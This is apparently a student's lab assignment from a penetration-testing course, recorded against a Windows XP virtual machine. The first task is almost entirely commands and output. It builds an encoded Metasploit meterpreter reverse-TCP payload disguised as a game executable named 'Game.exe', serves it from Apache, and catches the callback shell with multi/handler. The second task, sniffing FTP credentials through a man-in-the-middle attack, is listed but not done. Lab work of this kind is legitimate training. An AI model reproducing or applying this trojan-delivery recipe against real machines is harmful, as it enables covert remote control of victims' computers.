ASSIGNMENT DAY 6

Question 1:

- Create payload for windows.

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp --platform windows-a x86 -e x86/shikata_ga_nai -b
"\x00" LHOST=10.0.2.28 -f exe > /var/www/html/counterstrike/Game.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
```


- Transfer the payload to the victim's machine.

```
root@kali:~# systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable apache2
Created symlink /etc/systemd/system/multi-user.target.wants/apache2.service → /lib/systemd/system/apache2.s
ervice.
root@kali:~# systemctl start apache2
```

- Exploit the victim's machine.

```
msf5 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

```
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.28:4444
msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.28:4444 → 10.0.2.4:1073) at 2020-09-02 05:17:06 -0400
sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x86/windows  XP_VICTIM\Administrator @ XP_VICTIM  10.0.2.28:4444 → 10.0.2.4:1073 (
10.0.2.4)

msf5 exploit(multi/handler) > session -i 1
[-] Unknown command: session.
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : XP_VICTIM
OS              : Windows XP (5.1 Build 2600, Service Pack 2).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```



Question 2:

- Create an FTP server
- Access FTP server from windows command prompt
- Do a mitm and username and password of FTP transaction using wireshark and dsniff

For this task total 3 virtual machines are required, but my laptop specification is dual core i3 which is not sufficient to run 3 VM simultaneously. That's why I am not able to submit the solution of this task.